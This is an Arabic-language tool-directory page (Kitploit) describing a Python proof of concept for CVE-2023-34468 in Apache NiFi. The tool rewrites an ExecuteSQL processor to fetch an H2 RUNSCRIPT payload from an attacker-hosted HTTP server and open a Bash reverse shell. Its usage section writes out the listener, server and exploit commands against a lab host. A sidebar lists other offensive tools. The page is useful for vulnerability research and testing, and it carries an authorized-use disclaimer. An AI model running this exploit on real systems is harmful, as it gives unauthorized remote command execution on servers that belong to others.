Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2023-34468 — CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC | Kitploit

أدوات/GitHubGitHub/ozcanpng/cve-2023-34468
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرةالفريق الأحمرتطوير الحمولات
GitHubozcanpng/cve-2023-34468

CVE-2023-34468

CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

عرض المستودع
40منذ 4 أشهرلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    936
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    353
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    348
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    288

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2023-34468 — Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

إثبات مفهوم قصير بلغة Python لإساءة استخدام معالج Apache NiFi ExecuteSQL القابل للتحرير باستخدام حمولة H2 RUNSCRIPT لتشغيل تنفيذ الأوامر عن بعد عبر غلاف عكسي Bash.

للاستخدام المصرح به للاختبار والبحث فقط. لا تستخدم ضد أنظمة لا تملكها أو ليس لديك إذن صريح لاختبارها.


ما يفعله

ExecuteSQL processor update -> H2 RUNSCRIPT fetch -> Bash reverse shell -> processor restore
  1. يكتشف معالج ExecuteSQL واحد تلقائيًا، أو يقبل --processor-id يدويًا.
  2. يكتب حمولة محلية rce.sql تحدد وتستدعي اسمًا مستعارًا لتنفيذ الغلاف المدعوم بـ Java.
  3. يطلب منك تشغيل مستمع nc وخادم HTTP الخاصين بك.

  4. يحدّث استعلام المعالج لجلب rce.sql عبر H2 RUNSCRIPT.

  5. يبدأ المعالج لتشغيل الغلاف العكسي.
  6. يستعيد تكوين المعالج الأصلي بعد تأكيد وصول الغلاف.

لقطات الشاشة

1. الإعداد

الإعداد

2. الطلب إلى الحمولة

تشغيل الاستغلال

3. تم استلام الغلاف

تحديث المعالج

4. النتيجة

النتيجة


الإعداد

git clone https://github.com/ozcanpng/CVE-2023-34468.git
cd CVE-2023-34468
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt

الاستخدام

الطرفية 1:

rlwrap nc -lvnp 4444

الطرفية 2، من دليل هذا المستودع:

python3 -m http.server 8000

الطرفية 3:

python3 CVE-2023-34468.py --url http://flow.helix.htb --lhost 10.10.16.53 --lport 4444

لاختيار المعالج يدويًا:

python3 CVE-2023-34468.py --url http://flow.helix.htb --processor-id <UUID> --lhost 10.10.16.53 --lport 4444

المتأثر

المنتجالإصدار المتأثرالوصول المطلوبالتأثير
Apache NiFiالتوزيعات المتأثرة بـ CVE-2023-34468 باستخدام سلوك ExecuteSQL/H2 القابل للتحريرالقدرة على الوصول إلى معالج NiFi الهدف وتعديله عبر APIتنفيذ الأوامر عن بعد

ملاحظات

  • يفترض البرنامج النصي أن واجهة برمجة تطبيقات NiFi قابلة للوصول وأن المستخدم/الجلسة الحالي يمكنه تعديل المعالج الهدف.
  • يتم تجاهل ملف rce.sql المُنشأ بواسطة git ويجب تقديمه من دليل المستودع باستخدام python3 -m http.server.
  • إذا لم يعثر الاكتشاف التلقائي على معالج أو وجد مرشحين متعددين، فقم بتمرير UUID المعالج يدويًا باستخدام --processor-id.
  • يحاول البرنامج النصي استعادة تكوين معالج ExecuteSQL الأصلي بعد تأكيد وصول الغلاف.

المراجع

  • NVD — CVE-2023-34468
  • Apache NiFi
  • أوامر قاعدة بيانات H2

المؤلف

ozcanpng — github.com/ozcanpng — ozcanpng.dev

تنزيل الأداة